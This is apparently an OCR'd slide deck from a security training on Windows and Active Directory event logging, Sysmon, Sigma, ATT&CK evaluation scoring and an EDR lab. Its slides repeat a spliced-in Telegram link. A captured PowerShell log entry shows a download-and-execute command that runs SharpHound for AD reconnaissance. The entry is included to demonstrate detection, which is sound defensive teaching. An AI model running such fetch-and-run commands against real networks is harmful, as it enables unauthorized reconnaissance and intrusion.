
© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# AD Logs

- Time to tie an account (or accounts) to activity
- UEBA is your friend
- “But it’s noisy..” Yes, security is hard
- You know what is harder? Doing this without UEBA
- Activity path



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# LogonTracer



**LogonTracer** Username: administrator + - Filter search search path Export Dark Mode

All Users  
SYSTEM Privileges  
NTLM Remote Logon  
RDP Logon  
Network Logon  
Batch Logon  
Service Logon  
MS14-068 Exploit Failure  
Logon Failure  
Detect DCSync/DCShadow  
Add/Delete Users  
Domain Check  
Audit Policy Change  
Diff Graph  
Create Timeline

**Node Details**  
Name: administrator  
Privilege: SYSTEM  
SID: S-1-5-21-1524084746-3249201829-3114449661-500  
Status: -  
search

Rank	User
1	administrator
2	chiyoda.tokyo
3	machida.kanagawa
4	yokohama.kanagawa
5	urayasu.chiba

Back Next

Rank	Host
1	win7_64jp_01
2	win7_64jp_02
3	win7_64jp_03
4	192.168.16.102

Back Next



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# LogonTracer



Rank	User	Rank	Host
1	administrator	1	win7_64jp_01
2	machida.kanagawa	2	win7_64jp_02
3	yokohama.kanagawa	3	192.168.16.101
4	urayasu.chiba	4	192.168.16.103
5	chiyoda.tokyo	5	win7_64jp_03
		6	192.168.16.102



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# LogonTracer



Timeline Username administrator + - Table search all Download

2017																																														
9																							10																							
29(Fri)													30(Sat)										1(Sun)																							
Username	15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10		
yokohama.kanagawa	0	4	0	4	4	0	4	0	4	0	8	4	0	4	0	4	0	4	8	0	4	0	4	15	0	5	0	4	8	0	4	0	4	4	0	4	0	4	0	4	0	8	0	4	4	0
sysg.admin	2	0	2	3	0	2	0	3	0	2	0	4	2	0	2	1	2	0	3	1	2	3	0	0	6	36	0	3	0	2	2	1	3	0	2	1	2	0	2	3	0	2	0	4		
utsunomiya.tochigi	1	2	2	0	3	0	2	0	4	0	2	2	1	2	0	2	2	2	0	2	3	0	2	9	1	2	0	0	3	2	0	2	1	2	0	2	2	2	2	0	3	0	2	0		
urayasu.chiba	8	0	4	0	8	0	4	0	4	4	0	4	5	0	7	0	4	0	4	4	0	4	0	4	0	9	0	0	4	0	4	4	0	8	0	4	0	4	4	0	4	0	8	4		
nagoya.aichi	0	1	0	7	4	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	5	0	7	8	4	0	0	4	0	4	0	8	0	4	0	0	0	0	0	0	6	0	3	0		
chiyoda.tokyo	0	0	4	0	4	0	4	4	0	4	0	8	4	0	4	0	4	0	4	5	0	7	0	11	5	0	0	0	4	0	5	0	3	1	0	1	0	0	0	0	0	0	0			
urawa.saitama	4	0	8	0	4	0	4	3	0	4	0	4	8	0	4	0	4	0	4	4	0	5	0	10	0	5	0	0	4	0	4	8	0	4	0	4	0	4	0	4	0	8	4			
sapporo.hokkaido	4	0	4	0	4	0	4	0	4	4	0	8	0	4	0	4	0	4	0	8	0	4	22	0	4	0	4	4	0	5	0	6	0	4	0	3	4	0	4	0	8	4	0			
naha.okinawa	0	2	3	0	2	2	1	2	0	2	4	0	2	2	1	2	2	0	3	2	0	3	3	20	0	2	0	2	2	0	4	0	2	2	1	2	2	0	3	2	0	3	3	0		
sakai.osaka	0	4	0	4	4	0	4	0	4	0	4	8	0	4	0	4	0	4	0	4	0	8	11	0	4	0	4	0	4	8	0	4	0	4	4	0	4	0	4	8	0	4	0			
hakata.fukuoka	0	4	0	8	0	4	0	4	0	4	4	0	8	0	4	0	4	0	4	0	8	11	0	5	0	4	0	4	5	0	7	0	4	0	4	4	0	4	0	8	0	4				
maebashi.gunma	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	3	20	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0		
machida.kanagawa	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0		
mito.ibaraki	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	6	3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0		



# Logon Anomalies



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Adventures in (just enabling proper) Windows Event Logging

## Important Event IDs

- 4624 and 4634 (Logon / Logoff)
- 4662 (ACL'd object access - Audit req.)
- 4688 (process launch and usage)
- 4698 and 4702 (tasks + XML)
- 4740 and 4625 (Acct Lockout + Src IP)
- 5152, 5154, 5156, 5157 (FW - Noisy)
- 4648, 4672, 4673 (Special Privileges)
- 4769, 4771 (Kerberoasting)
- 5140 with \\\*\IPC\$ and so many more....



Wouldn't it just be easier if SysMon?

Yes. We'll get to that later.

Here come the sysAdmin comments.

"You guys seriously don't know how to do this?"



© Black Hills Information Security | @BHInfoSecurity  
@BHInfoSecurity

<https://t.me/learningnets>

# SIEM and %



- Let's play a game
- How much do you log?
- What do you log from?
- Who tells you what to log?
- What % of your logs have an alert or signature for them?



Because I know the power of a question!



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Command Line Logging is Easy


You must have Audit Process Creation auditing enabled

You must enable the policy setting: Include command line in process creation events

“When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings.” (cit. \*MSFT, see links)

ds/manage/component-updates/command-line-process-auditing

- The pre-existing process creation audit event ID 4688 will now include audit information for command line processes.
- It will also log SHA1/2 hash of the executable in the AppLocker event log
  - Application and Services Logs\Microsoft\Windows\AppLocker
- You enable via GPO, but it is disabled by default
  - "Include command line in process creation events"



Event Properties - Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

Subject:

Security ID:	ADPERF\administrator
Account Name:	administrator
Account Domain:	ADPERF
Logon ID:	0x22D92

Process Information:

New Process ID:	0x44c
New Process Name:	C:\Windows\System32\wscript.exe
Token Elevation Type:	TokenElevationTypeDefault (1)
Creator Process ID:	0x6dc

Process Command Line: C:\Windows\System32\Wscript.exe C:\systemfiles\temp\commandandcontrol\...

Token Elevation Type indicates the type of token that was assigned to the new process.

<https://t.me/learningnets>



# Command Line Logging is Easy

Max log file size is small by default.  
Command line logging is off by default.

“To see the effects of this update, you will need to enable two policy settings”

1. Admin. Templates > System > Audit Process Creation
2. Policies > Windows > Security > Advanced Audit > Detailed Tracking

Yeah, and one last thing: The second setting will likely be overwritten.

When you use Advanced Audit Policy Configuration settings, you need to confirm that these settings are not overwritten by basic audit policy settings. Event 4719 is logged when the settings are overwritten.



# Command Line Logging is Easy

To avoid the overwriting of Advanced Audit settings, a *third* setting is req'd.


Def. Domain Policy > Computers > Security > Local > Security > Audit

The screenshot shows the Windows Group Policy Editor. The left-hand navigation pane is expanded to show the following path: Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Audit Policy. The right-hand pane displays a list of policies, with 'Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings' selected and highlighted in blue. Below this, a detailed view of the selected policy is shown, including the title 'Audit: Force audit policy subcategory settings (Wi...', a description, and a checkbox labeled 'Define this policy setting:' which is checked. Underneath, the 'Enabled' radio button is selected, and the 'Disabled' radio button is unselected.



# Command Line Logging is WORKING!!!!

net user /domain



The screenshot shows the Windows Event Viewer interface. The event log entry is highlighted with a red box, showing "Event 4688, Microsoft Windows security auditing." Below this, the "Details" tab is selected. The "Target Subject" section lists: Security ID: NULL SID, Account Name: -, Account Domain: -, and Logon ID: 0x0. The "Process Information" section lists: New Process ID: 0x1680, New Process Name: C:\Windows\System32\net1.exe, Token Elevation Type: %%1936, Mandatory Label: Mandatory Label\High Mandatory Level, and Creator Process ID: 0x1314. A red box highlights the "Creator Process Name" (C:\Windows\System32\net.exe) and "Process Command Line" (C:\Windows\system32\net1 user /domain).

Event 4688, Microsoft Windows security auditing.	
General	Details
Target Subject:	
Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0
Process Information:	
New Process ID:	0x1680
New Process Name:	C:\Windows\System32\net1.exe
Token Elevation Type:	%%1936
Mandatory Label:	Mandatory Label\High Mandatory Level
Creator Process ID:	0x1314
Creator Process Name:	C:\Windows\System32\net.exe
Process Command Line:	C:\Windows\system32\net1 user /domain



© Black Hills



<https://t.me/learningnets>

# PowerShell Logging is ~~Easy~~. Some useful commands.

WevtUtil gl "Windows PowerShell" (list configuration)

WevtUtil sl "Windows PowerShell" /ms:512000000

WevtUtil sl "Windows PowerShell" /rt:false

WevtUtil gl "Microsoft-Windows-PowerShell/Operational" (list configuration)

WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /ms:512000000

WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /rt:false

We will talk about Get-WinEvent a bit later

But....the profile.ps1 file below is where it's at.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> type .\profile.ps1
$LogCommandHealthEvent = $true
$LogCommandLifecycleEvent = $true
$LogPipelineExecutionDetails = $true
$PSVersionTable.PSVersions | on line/learningnets
```



© Black Hills

# But, Now We Have PS Logs

Windows PowerShell Number of events: 563

Level	Date and Time	Source	Event ID	Task Category
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle

Event 500, PowerShell (PowerShell)

General Details

Command "New-Object" is Started.

Details:

NewCommandState=Started

SequenceNumber=28

HostName=ConsoleHost

HostVersion=5.1.17763.503

HostId=3d142d60-27ec-49a3-a2fb-23dcd34a2b9d

HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec Bypass -C IEX(New-Object Net.Webclient).DownloadString

("https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1");Invoke-BloodHound

EngineVersion=5.1.17763.503

RunspaceId=f71de0b4-0d7d-4877-bf48-e929a258bc3a

PipelineId=2

CommandName=New-Object

CommandType=Cmdlet

ScriptName=

CommandPath=

CommandLine=IEX(New-Object Net.Webclient).DownloadString("https://t.me/learningnets/https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1");Invoke-BloodHound

# Sysmon - Install

SwiftOnSecurity's default config is installed below.  
It's easy, like 10 seconds easy.

```
C:\Users\it.admin\Downloads>Sysmon.exe -accepteula -i sysmonconfig-export.xml

System Monitor v10.2 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.00
Sysmon schema version: 4.21
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```



© Black Hills I

<https://t.me/learningnets>

# Sysmon Log Locations



- Event Viewer (Local)
  - > Custom Views
  - > Windows Logs
  - ▼ Applications and Services Logs
    - Hardware Events
    - Internet Explorer
    - Key Management Service
    - ▼ Microsoft
      - > AppV
      - > User Experience Virtualization
      - ▼ Windows


- ▼ Sysmon
  - Operational



© Black

<https://t.me/learningnets>

# Log Detail



```
Process Create:
RuleName:
UtcTime: 2019-07-29 16:49:44.838
ProcessGuid: {ac6a4e42-23a8-5d3f-0000-0010f8353400}
ProcessId: 6816
Image: C:\Users\Sec504\Downloads\msf.exe
FileVersion: 2.2.14
Description: ApacheBench command line utility
Product: Apache HTTP Server
Company: Apache Software Foundation
OriginalFileName: ab.exe
CommandLine: "C:\Users\Sec504\Downloads\msf.exe"
CurrentDirectory: C:\Users\Sec504\Downloads\
User: THEBOSS\Sec504
LogonGuid: {ac6a4e42-61bd-5d37-0000-002033200700}
LogonId: 0x72033
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: MD5=532FA545F9B01DCA5E0991B7AB85E326,SHA256=4960AD6540BF6D8991ED93
ParentProcessGuid: {ac6a4e42-61c2-5d37-0000-001092270800}
ParentProcessId: 1772
ParentImage: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
ParentCommandLine: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"
```



# GPO and Sysmon



- Great Article via Syspanda
  - <https://www.syspanda.com/index.php/2017/02/28/deploying-sysmon-through-gpo/>

```
1 copy /z /y "\\domain.com\apps\config.xml" "C:\windows\  
2 sysmon -c c:\windows\config.xml  
3  
4 sc query "Sysmon" | Find "RUNNING"  
5 If "%ERRORLEVEL%" EQU "1" (  
6 goto startsysmon  
7 )  
8 :startsysmon  
9 net start Sysmon  
10  
11 If "%ERRORLEVEL%" EQU "1" (  
12 goto installsysmon  
13 )  
14 :installsysmon  
15 "\\domain.com\apps\sysmon.exe" /accepteula -i c:\windows\config.xml
```



# Winlogbeat



```
Administrator: Windows PowerShell
PS C:\users\TempAdmin\Desktop\winlogbeat> powershell -Exec bypass -File .\install-service-winlogbeat.ps1

Status   Name           DisplayName
-----   -
Stopped  winlogbeat     winlogbeat

PS C:\users\TempAdmin\Desktop\winlogbeat> Set-Service -Name "winlogbeat" -StartupType automatic
PS C:\users\TempAdmin\Desktop\winlogbeat> Start-Service -Name "winlogbeat"
PS C:\users\TempAdmin\Desktop\winlogbeat> _
```





README.md

build passing



## Sigma

Generic Signature Format for SIEM Systems

### What is Sigma

Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.

Sigma is for log files what [Snort](#) is for network traffic and [YARA](#) is for files.

This repository contains:

1. Sigma rule specification in the [Wiki](#)
2. Open repository for sigma signatures in the `./rules` subfolder
3. A converter named `sigmac` located in the `./tools/` sub folder that generates search queries for different SIEM systems from Sigma rules



© Black Hills Inform

# 6 Event IDs



## LOGONTRACER

Black Hat Arsenal USA 2018

### Concept

**LogonTracer** is a tool to investigate malicious logon by visualizing and analyzing Windows Active Directory event logs. This tool associates a host name (or an IP address) and account name found in logon-related events and displays it as a graph. This way, it is possible to see in which account login attempt occurs and which host is used. This tool can visualize the following event id related to Windows logon based on [this research](#).

- **4624:** Successful logon
- **4625:** Logon failure
- **4768:** Kerberos Authentication (TGT Request)
- **4769:** Kerberos Service Ticket (ST Request)
- **4776:** NTLM Authentication
- **4672:** Assign special privileges

More details are described in the following documents:

- [Visualise Event Logs to Identify Compromised Accounts - LogonTracer -](#)
- [イベントログを可視化して不正使用されたアカウントを調査 \(Japanese\)](#)

<https://t.me/learningnets>



© Black H

# Lets say, this happens



```
Date      : 3/26/2019 1:15:44 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: LABV2-DC2$
           : User SID Access Count: 56
Command   :
Decoded    :
```

```
Date      : 3/26/2019 1:15:44 PM
Log       : Security
EventID   : 4672
Message   : High number of total logon failures for multiple accounts
Results   : Total accounts: 232
           : Total logon failures: 240
```



# What does it look like?



4776 Credential Validation

4776 Credential Validation

4776 Credential Validation

4776 Credential Validation

4776 Credential Validation

4776 Credential Validation

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT\_AUTHENTICATION\_PACKAGE\_V1\_0  
Logon Account: Samantha.Ryan  
Source Workstation: WINLABV2WKSRL-9  
Error Code: 0xC000006A

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT\_AUTHENTICATION\_PACKAGE\_V1\_0  
Logon Account: Timmy.Richardson  
Source Workstation: WINLABV2WKSRL-9  
Error Code: 0xC000006A

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT\_AUTHENTICATION\_PACKAGE\_V1\_0  
Logon Account: Roderick.Stone  
Source Workstation: WINLABV2WKSRL-9  
Error Code: 0xC000006A



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Lab: Enterprise Log Analysis



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Endpoint Protection Analysis




© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Overlapping Fields of View



- The key is overlapping fields of visibility
- Endpoint
- SIEM/UBEA
- Network Monitoring
- Sandboxing
- Internal Segmentation



# Everyone's a Winner!

Home > APT3



## APT3 Emulation

ATT&CK Evaluations 2018

RESULTS



### ATT&CK Description

APT3 is a China-based threat group that researchers have attributed to China's Ministry of State Security. [1] [2] This group is responsible for the campaigns known as Operation Clandestine Fox, Operation Clandestine Wolf, and Operation Double Tap. [1] [3] As of June 2015, the group appears to have shifted from targeting primarily US victims to primarily political organizations in Hong Kong. [4]

### Emulation Notes

APT3 relies on harvesting credentials, issuing on-keyboard commands (versus Windows API calls), and using programs already trusted by the operating system ("living off the land"). Similarly, they are not known to do elaborate scripting techniques, leverage exploits after initial access, or use anti-EDR capabilities such as rootkits or bootkits.

### Scenario Overview



Two scenarios emulate publicly reported APT3/Gothic Panda tradecraft and operational flows. In both scenarios, access is established on the target victim. The scenario then proceeds into local/remote discovery, elevation of privileges, grabbing available credentials, then finally lateral movement within the breached network before collecting and exfiltrating sensitive data. Both scenarios include executing previously established persistence mechanisms executed after a simulated time lapse.

Red Team tooling is what primarily distinguishes the two scenarios. Cobalt Strike was used to execute the first scenario, while PowerShell Empire was used to execute the second. Using two different toolsets resulted in diversity and an observable variance in the emulation of the APT3/Gothic Panda behaviors.

### Participants

Initial Cohort

Carbon Black.



CROWDSTRIKE



RSA



Rolling Admission



# Detection Categories



## Main Detection Types

None 	▼
Telemetry 	▼
MSSP 	▼
General 	▼
Tactic 	▼
Technique 	▼

## Modifier Detection Types

Alert 	▼
Correlated 	▼
Delayed 	▼
Host Interrogation 	▼
Residual Artifact 	▼
Configuration Change 	▼



# Or not?



README.md

## attack-eval-scoring

This project represented my attempts at analyzing the results of round 1 of the MITRE Enterprise ATT&CK Evaluation. With the release of round 2 results, please check out my new project: <https://github.com/joshzelonis/EnterpriseAPT29Eval>

For my initial blog post on the subject, check out: <https://go.forrester.com/blogs/measuring-vendor-efficacy-using-the-mitre-attck-evaluation/>

## simple\_score.py

In parsing the results, I found 56 ATT&CK techniques were measured with 136 procedures for doing so. This is a quick script for applying the scale on a procedure (or per step) basis. There were many instances where there were multiple detections for a single procedure/step which would skew any counting method that did not take this into effect.

## coverage.py

This script generates two key metrics for understanding vendor performance. The first of which is a coverage score which gives insight into the percentage of ATT&CK techniques the solution was able to generate any type of detection against. This can be viewed as a high water mark for how the product could be used to generate detections. The second metric is a correlation metric which is the percentage of detections that had a tainted modifier. This is useful for understanding how the product reduces work for SOC analysts.

## kill\_chain\_analysis.py

There were 10 different stages of attack measured from initial compromise to execution of persistence across two scenarios. One may argue that the most critical capability is being able to alert on an adversary at each stage of an intrusion. This script analyzes and breaks out how each vendor performed at each stage of these scenarios on the same 1-3-5 scale used by simple\_score.py



© Black Hills In

<https://t.me/learningnets>

# “Simple” Score



```
john@pop-os:~/attack-eval-scoring$ python3 simple_score.py
./data/McAfee.1.APT3.1_Results.json - 268
./data/CarbonBlack.1.APT3.1_Results.json - 259
./data/Cybereason.1.APT3.1_Results.json - 285
./data/Microsoft.1.APT3.1_Results.json - 195
./data/PaloAltoNetworks.1.APT3.1_Results.json - 329
./data/GoSecure.1.APT3.1_Results.json - 108
./data/RSA.1.APT3.1_Results.json - 78
./data/F-Secure.1.APT3.1_Results.json - 376
./data/Endgame.1.APT3.1_Results.json - 225
./data/FireEye.1.APT3.1_Results.json - 288
./data/CrowdStrike.1.APT3.1_Results.json - 269
./data/SentinelOne.1.APT3.1_Results.json - 123
```



# Misses



```
john@pop-os:~/attack-eval-scoring$ python3 total_misses.py
./data/McAfee.1.APT3.1_Results.json - 38
./data/CarbonBlack.1.APT3.1_Results.json - 34
./data/Cybereason.1.APT3.1_Results.json - 24
./data/Microsoft.1.APT3.1_Results.json - 23
./data/PaloAltoNetworks.1.APT3.1_Results.json - 9
./data/GoSecure.1.APT3.1_Results.json - 28
./data/RSA.1.APT3.1_Results.json - 49
./data/F-Secure.1.APT3.1_Results.json - 14
./data/Endgame.1.APT3.1_Results.json - 14
./data/FireEye.1.APT3.1_Results.json - 32
./data/CrowdStrike.1.APT3.1_Results.json - 22
./data/SentinelOne.1.APT3.1_Results.json - 35
```



# LAB: EDR with BluespawN



```

Select Administrator: Command Prompt
C:\temp>. \BLUESPAWN-client-x64.exe --hunt -l Cursorsy --log=console.xml --reaction=log

[*][LOW] Starting a Hunt
[*][LOW] Starting a hunt for 15 techniques.
[T1004 - Winlogon Helper DLL: Cursorsy] - 2 detections!
Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-3383516632-2128389977-1408257523-500\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon: Shell with data explorer.exe, #{binary_to_execute}
Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-3383516632-2128389977-1408257523-500\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon: Shell with data explorer.exe, #{binary_to_execute}
[T1015 - Accessibility Features: Cursorsy] - 0 detections!
[T1037 - Logon Scripts: Cursorsy] - 5 detections!
Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-3383516632-2128389977-1408257523-500\Environment: UserInitMprLogonScript with data #{script_path}
Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-3383516632-2128389977-1408257523-500\Environment: UserInitMprLogonScript with data #{script_path}
Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-3383516632-2128389977-1408257523-500\Environment: UserInitMprLogonScript with data #{script_path}
Potentially malicious file detected - C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\StartUp\RunWallpaperSetup.cmd (hash is )
Potentially malicious file detected - C:\Users\Default\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\StartUp\RunWallpaperSetupInit.cmd (hash is )
[T1060 - Registry Run Keys / Startup Folder: Cursorsy] - 0 detections!
[T1100 - Web Shells: Cursorsy] - 0 detections!
    
```

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	lateral Movement	Collection	Command and Control	Exfiltration	Impact
11 Items	28 Items	44 Items	23 Items	60 Items	18 Items	23 Items	16 Items	13 Items	21 Items	9 Items	16 Items
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Ac Removal
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding	Brute Force	Application Discovery	Automated Collection	Communication Through Removable Media	Data Encrypted	Data Compression	Data Destruction
External Remote Services	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Data Transfer Proxy	Data Transfer Size Limits	Disk Content Wipe
Hardware Additions	Dynamic Data Exchange	Application Shimming	Appinit DLLs	CMSTP	Credentials in Files	File and Directory Discovery	Exploitation of Remote Services	Data from Local System	Custom Command and Control	Exfiltration Over Alternative Protocol	Disk Structure of Service
Replication Through Removable Media	BITS Jobs	Authentication Package	Application Shimming	Code Signing	Credentials in Registry	Network Service Scanning	Internal Spoofing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Command and Control Channel	Firmware Corruption
Spearpishing Attachment	Bootkit	Applet DLLs	Applet DLLs	Compiled HTML File	Exploitation for Credential Access	Network Share Discovery	Data from Network Drive	Custom Cryptographic Protocol	Exfiltration Over Command and Control Channel	Inhibit Sysprep	
